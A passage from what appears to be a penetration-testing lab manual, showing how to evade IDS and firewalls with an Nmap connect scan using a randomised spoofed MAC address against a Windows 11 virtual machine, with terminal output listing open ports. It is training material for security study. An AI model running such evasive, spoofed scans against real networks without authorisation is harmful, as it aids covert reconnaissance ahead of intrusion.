
24. Now, switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the packets displaying the multiple IP addresses in the source section, as shown in the screenshot.



25. Switch to the **Parrot Security** virtual machine.
26. In the terminal window type **nmap -sT -Pn --spoof-mac 0 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.

Note: In this command **--spoof-mac 0** represents randomizing the MAC address, **-sT** performs the TCP connect/full open scan, **-Pn** is used to skip the host discovery.

Note: MAC address spoofing technique involves spoofing a MAC address with the MAC address of a legitimate user on the network. This technique allows you to send request packets to the targeted machine/network pretending to be a legitimate host.




```
Applications Places System [Icons]
nmap -sT -Pn --spoof-mac 0 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Host is up (0.38s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 68.76 seconds
[root@parrot]~#
[root@parrot]~# nmap -sT -Pn --spoof-mac 0 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 01:00 EDT
Spoofing MAC address AD:22:E0:B0:C8:53 (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.0034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 4.60 seconds
[root@parrot]~#
[root@parrot]~#
```


27. Switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the captured TCP, as shown in the screenshot.



28. This concludes the demonstration of evading IDS and firewall using various evasion techniques in Nmap.

29. Close all open windows and document all the acquired information.

Task 2: Create Custom Packets using Colasoft Packet Builder to Scan beyond the IDS/Firewall

